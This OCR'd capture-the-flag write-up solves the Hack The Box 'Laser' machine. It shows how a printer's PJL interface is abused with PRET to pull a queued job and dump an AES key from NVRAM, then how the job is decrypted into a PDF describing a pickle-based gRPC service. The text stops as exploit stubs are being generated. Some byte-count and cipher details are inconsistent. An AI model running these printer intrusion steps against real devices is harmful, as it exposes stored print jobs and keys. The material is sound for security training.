
Laser

Hack the Box

Writeup author: cypher



Target IP: 10.10.10.201

Scanning phase

After scanning the target with NMAP, three ports are found to be opened:

- SSH on port 22
- CSLISTENER on port 9000
- JETDIRECT on port 9100

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ cat nmap/laser.nmap
# Nmap 7.91 scan initiated Wed Dec 16 18:02:24 2020 as: nmap -sC -sV -p- -v -oA nmap/laser 10.1
0.10.201
Nmap scan report for 10.10.10.201
Host is up (0.13s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
9000/tcp open  cslistener?
9100/tcp open  jetdirect?
```

- ➢ Nmap doesn't know which process is listening on port 9000, but from this post, it's probably a sentry or php-fpm. We'll find later what purpose this port has.

https://askubuntu.com/questions/176613/what-is-cslistener

- ➢ Port 9100 it's most probable a LASERJET Printer after searching about this port, but also considering the name of the box as a hint.

https://www.speedguide.net/port.php?port=9100

- ➢ This version of open SSH is new so there is no point in trying to attack that port.

After taking all opened ports into consideration, the most probable to be vulnerable is 9100.

Enumeration phase

PRET – Printer Exploitation Toolkit

https://github.com/RUB-NDS/PRET

This tool can be used to access the targets printer remotely.

For more information on printer penetration testing visit

https://book.hacktricks.xyz/pentesting/9100-pjl

Looking in the help menu to see what options can be used.

```
┌──(cypher㉿kali)-[/opt/PRET]
└─$ ./pret.py -h
No printer language given, please select one

usage: pret.py [-h] [-s] [-q] [-d] [-i file] [-o file] target {ps,pjl,pcl}

Printer Exploitation Toolkit.

positional arguments:
  target                printer device or hostname
  {ps,pjl,pcl}          printing language to abuse

optional arguments:
  -h, --help            show this help message and exit
  -s, --safe            verify if language is supported
  -q, --quiet           suppress warnings and chit-chat
  -d, --debug           enter debug mode (show traffic)
  -i file, --load file  load and run commands from file
  -o file, --log file   log raw data sent to the target
```

The command that needs to be run to connect to the target printer:

- ./pret.py 10.10.10.201 pjl

```
┌──(cypher㉿kali)-[/opt/PRET]
└─$ ./pret.py 10.10.10.201 pjl
      ________________
    _/_______________/|
   /___________/___//||   PRET | Printer Exploitation Toolkit v0.40
  |===        |----| ||    by Jens Mueller <jens.a.mueller@rub.de>
  |           |   ô| ||
  |___________|   ô| ||
  | ||/.´---.||    | ||      「 pentesting tool that made
  |-||/_____\||-.  | |´         dumpster diving obsolete‥ 」
  |_||=L==H==||_|__|/

     (ASCII art by
     Jan Foerster)

Connection to 10.10.10.201 established
Device:   LaserCorp LaserJet 4ML

Welcome to the pret shell. Type help or ? to list commands.
10.10.10.201:/> help

Available commands (type help <topic>):
=======================================
append  delete    edit    free  info    mkdir      printenv  set        unlock
cat     destroy   env     fuzz  load    nvram      put       site       version
cd      df        exit    get   lock    offline    pwd       status
chvol   disable   find    help  loop    open       reset     timeout
close   discover  flood   hold  ls      pagecount  restart   touch
debug   display   format  id    mirror  print      selftest  traversal

10.10.10.201:/>
```

The program successfully connected to the target. Let's see if there is anything interesting.

```
10.10.10.201:/> ls
d        -    pjl
10.10.10.201:/> cd pjl/
10.10.10.201:/pjl> ls
d        -    jobs
10.10.10.201:/pjl> cd jobs/
10.10.10.201:/pjl/jobs> ls
-    172199    queued
10.10.10.201:/pjl/jobs>
```

A file named queued is found in /pjl/jobs. It can be downloaded on our machine with the command get.

The program also has a NVRAM (non-volatile RAM) dump option.

Let’s see if we get anything.

```
10.10.10.201:/> help nvram
NVRAM operations:  nvram <operation>
  nvram dump [all]         - Dump (all) NVRAM to local file.
  nvram read addr          - Read single byte from address.
  nvram write addr value   - Write single byte to address.
10.10.10.201:/> nvram dump
Writing copy to nvram/10.10.10.201
................................................................................................
................................................................................................
................................................................................................
................................................................................................
................................................................................................
................................................................................................
................................................................................................
................................................................................................
................................................................................................
................................................................................................
........................................................k...e....y.....13vu94r6..643rv19u
10.10.10.201:/>
```

It dumps a key which can be used to decrypt the file.

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ file queued
queued: ASCII text, with very long lines, with CRLF line terminators

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ cat queued
```


```
b'VfgBAAAAAADOiDS0d+nn3sdU24Myj/njDqp6+zamr0JMcj84pLvGcvxF5IEZAbjjAHnfef9tCBj4u+wj/uGE1BLmL3Mtp
/YL+wiVXD5MKKmdevvEhIONVNBQv26yTwdZFPYrcPTC9BXqk/vwzfR3BWoDRajzyLWcah8TOugtXl0ndmVwYajU0LvStgsp
vXIGsjl8VWFRi/kQJr+YsAb2lQu+Kt2LCuyooPLKN3EO/puvAOSdICSoi7RKfzg937j7Evcc0x5a3YAIes/j5rGroQuOrWw
PlmbC5cvnpqkgBmZCuHCGMqBGRtDOt3vLQ/tI9+u99/0Ss6sIpOladA5aFQdw3cqRFAc+OErVPnexIJ70St31H8tdYqsAvH
vfbXlQucaMU/GaMCzZ4NZ3xVUIs/Fgv4nToT8kMjoDoI070FRRXGr+IX33YjZfSqBPIue/424390xcpmeaa5mPyTx5kKWTq
iZfcY3IbGdS2T0SRPZ4egyhdQ5mjrG8VwuNLAcAewmJ96NjAoqjx/pv7hQd4UGt6fYCQUyYvg9thGDPRmkUuKFJjj2yTXHe
HEIb/pV9OGoS6GO49JcYoMsGnIYM9yOWPGJvkURWqu1bD/GXLIo9sALEaUcUnuHM+wCDKa7qRJIK2YF/vzXyP20gx6ZAzqM
E1mdz20RrMeubDD4aaZzqwu216qwBjPvTIgt7H4umbHe/hXuVLckROSL2XAf6ZkgrQu48lpGeU2pmZ8YZijmP9R46NMkxy0
GX5GWugaCIRLT8UU2sfzgdXX/HY9z1LpECFBPX3QJXaywRhIXt32q+OLBbutXr6Nb4a/iLwo+UsIBYlWNnDCTE0cgdXzBFH
WtICqoz5H6oL0DucuptxFvwxE9KigjiMH6w9lh/DD4DWNgwRuLxvb07Awp7ZESFFHGEmfTsray7OumMXwgUotstWz+Ue9bJ
zLTeOnqdRg0a/7GvT8KDQ3jTRNbebkEKH2yqZGGPo0fWo6UxMoxBs1cMOmzSWIZWmckPoepyVw9okewoZrFym6GEvv7XXSc
K+soJSz4oW46sZMc6xSfFeBm3wHnP3eQWwjGLj5L+OHLdG1uYjAM9PyPabWaxRNES2r9n4uSgatUmuh2nhLVMf3/LtaYsjj
JWXwFcFCyTnuzu+/GFUGCu9iwN8sC7MPlmQuOfdkyEkML8kLbfR+Q2JVSZfALL1IgCVOVZkcbfylQldaMi6WS756HQgYUhv
gKKR5wuCqWp07ahxgBv6J1Uju12SY7AbNLVZBo9OHr5IE/C+dbmuOAnVJcdbSns9fURpjje3+E1plQYkNQoqkZP6pzAMCmu
vrQ4+sfeKzhI5vJ09aGDd1DGH1xIS/LqGn27nh+0EpdVBfwugcx09jTq9SBlrSUjqlQ0qWCfPPYf9ko+uKZXBI6XbSFJLTx
zhBYLNvQToqQDPrTEvELFUWZL/kQ8vMw+8JRuV/dyj0wTu9uTtfR7G9hxO0P3PT0R4nPpehCn369x7xSclwGhIju2AMmsBf
WTpNB+eJ2pYBCDi6Gs4VDocqYXysDcdA16FWEPHyDp+pPTvZKAlsdize07Y+TVeXkoJo8sxG0KTqtyMgPx7csWu8ZPUMLJO
q62Cd/HRD7+eJ08b0Vmq5RZxvaV8UDWwNUcK/JBjC3Xdn+uIkpeSCSCe1aAS7BdLdAqcXdPwRDvD4kk7dkgdB8pSmHq2k+N
IZMcypFc+wqSyw2g63fOUuA499fplsTnKQ15CoNLR+u5OBXa4u2Rc1gCqszx9MktNgAWIXMVRYVQw5oCws8Ev/3ezLGII4f
```


The file looks to be base64 encoded.

We need to clean the file of bad characters (‘) so we can decode it.

- ➢ cat queued | cut -c2- | tr -d “’” > b64-queued

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ ls
nmap  nvram  queued

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ cat queued| cut -c2- | tr -d "'" > b64-queued

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ ls
b64-queued  nmap  nvram  queued

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ cat b64-queued
```


```
VfgBAAAAAADOiDS0d+nn3sdU24Myj/njDqp6+zamr0JMcj84pLvGcvxF5IEZAbjjAHnfef9tCBj4u+wj/uGE1BLmL3Mtp/Y
L+wiVXD5MKKmdevvEhIONVNBQv26yTwdZFPYrcPTC9BXqk/vwzfR3BWoDRajzyLWcah8TOugtXl0ndmVwYajU0LvStgspvX
IGsjl8VWFRi/kQJr+YsAb2lQu+Kt2LCuyooPLKN3EO/puvAOSdICSoi7RKfzg937j7Evcc0x5a3YAIes/j5rGroQuOrWwPl
mbC5cvnpqkgBmZCuHCGMqBGRtDOt3vLQ/tI9+u99/0Ss6sIpOladA5aFQdw3cqRFAc+OErVPnexIJ70St31H8tdYqsAvHvf
bXlQucaMU/GaMCzZ4NZ3xVUIs/Fgv4nToT8kMjoDoI070FRRXGr+IX33YjZfSqBPIue/424390xcpmeaa5mPyTx5kKWTqiZ
fcY3IbGdS2T0SRPZ4egyhdQ5mjrG8VwuNLAcAewmJ96NjAoqjx/pv7hQd4UGt6fYCQUyYvg9thGDPRmkUuKFJjj2yTXHeHE
Ib/pV9OGoS6GO49JcYoMsGnIYM9yOWPGJvkURWqu1bD/GXLIo9sALEaUcUnuHM+wCDKa7qRJIK2YF/vzXyP20gx6ZAzqME1
mdz20RrMeubDD4aaZzqwu216qwBjPvTIgt7H4umbHe/hXuVLckROSL2XAf6ZkgrQu48lpGeU2pmZ8YZijmP9R46NMkxy0GX
5GWugaCIRLT8UU2sfzgdXX/HY9z1LpECFBPX3QJXaywRhIXt32q+OLBbutXr6Nb4a/iLwo+UsIBYlWNnDCTE0cgdXzBFHWt
ICqoz5H6oL0DucuptxFvwxE9KigjiMH6w9lh/DD4DWNgwRuLxvb07Awp7ZESFFHGEmfTsray7OumMXwgUotstWz+Ue9bJzL
```


Now we can decode it with command

- base64 -di b64-queued > decoded-b64-queued

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ base64 -di b64-queued > decoded-b64-queued

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ file decoded-b64-queued
decoded-b64-queued: data

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$
```

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ xxd decoded-b64-queued
00000000: 55f8 0100 0000 0000 ce88 34b4 77e9 e7de  U.........4.w...
00000010: c754 db83 328f f9e3 0eaa 7afb 36a6 af42  .T..2.....z.6..B
00000020: 4c72 3f38 a4bb c672 fc45 e481 1901 b8e3  Lr?8...r.E......
00000030: 0079 df79 ff6d 0818 f8bb ec23 fee1 84d4  .y.y.m.....#....
00000040: 12e6 2f73 2da7 f60b fb08 955c 3e4c 28a9  ../s-......\>L(.
00000050: 9d7a fbc4 8483 8d54 d050 bf6e b24f 0759  .z.....T.P.n.O.Y
00000060: 14f6 2b70 f4c2 f415 ea93 fbf0 cdf4 7705  ..+p..........w.
00000070: 6a03 45a8 f3c8 b59c 6a1f 133a e82d 5e5d  j.E.....j..:.-^]
00000080: 2776 6570 61a8 d4d0 bbd2 b60b 29bd 7206  'vepa.......).r.
00000090: b239 7c55 6151 8bf9 1026 bf98 b006 f695  .9|UaQ...&......
000000a0: 0bbe 2add 8b0a eca8 a0f2 ca37 710e fe9b  ..*........7q...
000000b0: af00 e49d 2024 a88b b44a 7f38 3ddf b8fb  .... $...J.8=...
000000c0: 12f7 1cd3 1e5a dd80 087a cfe3 e6b1 aba1  .....Z...z......
000000d0: 0b8e ad6c 0f96 66c2 e5cb e7a6 a920 0666  ...l..f...... .f
000000e0: 42b8 7086 32a0 4646 d0ce b77b cb43 fb48  B.p.2.FF...{.C.H
```

The file looks to be encrypted in AES 256b blocks. Now we can use the key to decrypt the file. We can use openssl to decrypt AES.

We need to remove the first 16 bits to get the IV.

- ➢ xxd -p decoded-b64-queued | tr -d \\n | cut -c17- | xxd -r -p > decoded-b64-queued2

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ xxd -p decoded-b64-queued| tr -d \\n| cut -c17- | xxd -r -p > decoded-b64-queued2

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ ls
b64-queued  decoded-b64-queued  decoded-b64-queued2  nmap  nvram  queued

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ xxd decoded-b64-queued2
00000000: ce88 34b4 77e9 e7de c754 db83 328f f9e3  ..4.w....T..2...
00000010: 0eaa 7afb 36a6 af42 4c72 3f38 a4bb c672  ..z.6..BLr?8...r
00000020: fc45 e481 1901 b8e3 0079 df79 ff6d 0818  .E.......y.y.m..
00000030: f8bb ec23 fee1 84d4 12e6 2f73 2da7 f60b  ...#....../s-...
00000040: fb08 955c 3e4c 28a9 9d7a fbc4 8483 8d54  ...\>L(..z.....T
00000050: d050 bf6e b24f 0759 14f6 2b70 f4c2 f415  .P.n.O.Y..+p....
00000060: ea93 fbf0 cdf4 7705 6a03 45a8 f3c8 b59c  ......w.j.E.....
00000070: 6a1f 133a e82d 5e5d 2776 6570 61a8 d4d0  j..:.-^]'vepa...
00000080: bbd2 b60b 29bd 7206 b239 7c55 6151 8bf9  ....).r..9|UaQ..
00000090: 1026 bf98 b006 f695 0bbe 2add 8b0a eca8  .&........*.....
```

The first 32 bits are the IV.

- ➢ xxd -p decoded-b64-queued2 | tr -d \\n | cut -c1-32 > IV

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ xxd -p decoded-b64-queued2| tr -d \\n | cut -c1-32 > IV

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ cat IV
ce8834b477e9e7dec754db83328ff9e3
```

We've got the IV. Now we have to remove it from the file to get the content only.

- ➢ xxd -p decoded-b64-queued2 | tr -d \\n | cut -c33- | xxd -r -p > decoded-b64-queued3

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ xxd -p decoded-b64-queued2 | tr -d \\n | cut -c33- | xxd -r -p > decoded-b64-queued3

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ xxd decoded-b64-queued3
00000000: 0eaa 7afb 36a6 af42 4c72 3f38 a4bb c672  ..z.6..BLr?8...r
00000010: fc45 e481 1901 b8e3 0079 df79 ff6d 0818  .E.......y.y.m..
00000020: f8bb ec23 fee1 84d4 12e6 2f73 2da7 f60b  ...#....../s-...
00000030: fb08 955c 3e4c 28a9 9d7a fbc4 8483 8d54  ...\>L(..z.....T
00000040: d050 bf6e b24f 0759 14f6 2b70 f4c2 f415  .P.n.O.Y..+p....
00000050: ea93 fbf0 cdf4 7705 6a03 45a8 f3c8 b59c  ......w.j.E.....
00000060: 6a1f 133a e82d 5e5d 2776 6570 61a8 d4d0  j..:.-^]'vepa...
00000070: bbd2 b60b 29bd 7206 b239 7c55 6151 8bf9  ....).r..9|UaQ..
00000080: 1026 bf98 b006 f695 0bbe 2add 8b0a eca8  .&........*.....
00000090: a0f2 ca37 710e fe9b af00 e49d 2024 a88b  ...7q....... $..
000000a0: b44a 7f38 3ddf b8fb 12f7 1cd3 1e5a dd80  .J.8=........Z..
```

Now we can use openssl to decrypt the content.

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ openssl enc --help
Usage: enc [options]
Valid options are:
 -help               Display this summary
 -list               List ciphers
 -ciphers            Alias for -list
 -in infile          Input file
 -out outfile        Output file
 -pass val           Passphrase source
 -e                  Encrypt
 -d                  Decrypt
 -p                  Print the iv/key
 -P                  Print the iv/key and exit
 -v                  Verbose output
 -nopad              Disable standard block padding
 -salt               Use salt in the KDF (default)
 -nosalt             Do not use salt in the KDF
 -debug              Print debug info
 -a                  Base64 encode/decode, depending on encryption flag
 -base64             Same as option -a
 -A                  Used with -[base64|a] to specify base64 buffer as a single line
 -bufsize val        Buffer size
 -k val              Passphrase
 -kfile infile       Read passphrase from file
 -K val              Raw key, in hex
 -S val              Salt, in hex
 -iv val             IV in hex
 -md val             Use specified digest to create a key from the passphrase
 -iter +int          Specify the iteration count and force use of PBKDF2
 -pbkdf2             Use password-based key derivation function 2
 -none               Don't encrypt
 -*                  Any supported cipher
 -rand val           Load the file(s) into the random number generator
 -writerand outfile  Write random data to the specified file
 -engine val         Use engine, possibly a hardware device
```

➢ openssl enc -aes-128-cbc –d -nopad -K $(cat KEY) -iv $(cat IV) -in decoded-b64-queued3 -out decrypted-queued


We need the key in hex format


➢ echo "13vu94r6643rv19u" | xxd -p -l16 > KEY

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ echo "13vu94r6643rv19u" | xxd -p -l16 > KEY

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ cat KEY
31337675393472363634337276313975
```

```
┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ openssl enc -aes-128-cbc -d -nopad -K $(cat KEY) -iv $(cat IV) -in decoded-b64-queued3 -out
 decrypted-queued

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ ls
b64-queued           decoded-b64-queued2  decrypted-queued  KEY   nvram
decoded-b64-queued   decoded-b64-queued3  IV                nmap  queued

┌──(cypher㉿kali)-[~/Documents/htb/laser]
└─$ file decrypted-queued
decrypted-queued: PDF document, version 1.4
```

After decrypting the file, we obtained a pdf file.





Description

Used to parse the feeds from various sources (Printers, Network devices, Web servers and other connected devices). These feeds can be used in checking load balancing, health status, tracing.

Usage


To streamline the process we are utilising the `Protocol Buffers` and `gRPC` framework.

The engine runs on `9000` port by default. All devices should submit the feeds in serialized format such that data transmission is fast and accurate across network.

We defined a `Print` service which has a `RPC` method called `Feed`. This method takes `Content` as input parameter and returns `Data` from the server.

The `Content` message definition specifies a field `data` and `Data` message definition specifies a field `feed`.

On successful data transmission you should see a message.




```
            "id": "2",
            "content_text": "Queue jobs"
        },
        {
            "id": "1",
            "content_text": "Failed items"
        }
    ]
}
```


QA with Clients

> Gabriel (Client) : What optimisation measures you've taken ?

> Victor (Product Manager) : This is main aspect where we completely relied on gRPC framework which has low latency, highly scalable and language independent.

> John (Client) : What measures you take while processing the serialized feeds ?

> Adam (Senior Developer) : Well, we placed controls on what gets unpickled. We don't use `builtins` and any other modules.

Release Info

Currently we are working on v1.0 with basic feature which includes rendering feeds on dashboard.

Bugs

> 1. Error handling in _InactiveRPCError
> 2. Connection timeout issues
> 3. Forking issues
> 4. Issue raised by clients in last update

Exploitation phase

https://www.semantics3.com/blog/a-simplified-guide-to-grpc-in-python-6c4e25f0c506/

We can use the above link to craft our exploit.

Modify the *.proto file with the specifications from the Usage section in the decrypted pdf file.

1. Set up protocol buffers

Protocol buffers are a language-neutral mechanism for serializing structured data. Using it comes with the requirement to explicitly define values and their data types.

Let's create calculator.proto, which defines the message and service structures to be used by our service.

```
syntax = "proto3";

message Number {
    float value = 1;
}

service Calculator {
    rpc SquareRoot(Number) returns (Number) {}
}
```

calculator.proto hosted with ❤ by GitHub   view raw

You can think of the message and service definitions as below:

- Number.value will be used to contain variablesx andy
- Calculator.SquareRoot will be used for the function square_root

```
syntax = "proto3";

message Data {
        string feed = 1;
}

message Content {
    string data = 1;
}

service Print {
    rpc Feed(Content) returns (Data) {}
}
```

Next, we'll generate the gRPC classes for Python by following the guide.

```
┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ python3 -m grpc_tools.protoc -I. --python_out=. --grpc_python_out=. laser.proto

┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$ ls
laser_pb2_grpc.py  laser_pb2.py  laser.proto

┌──(cypher㉿kali)-[~/Documents/htb/laser/exploit]
└─$
```

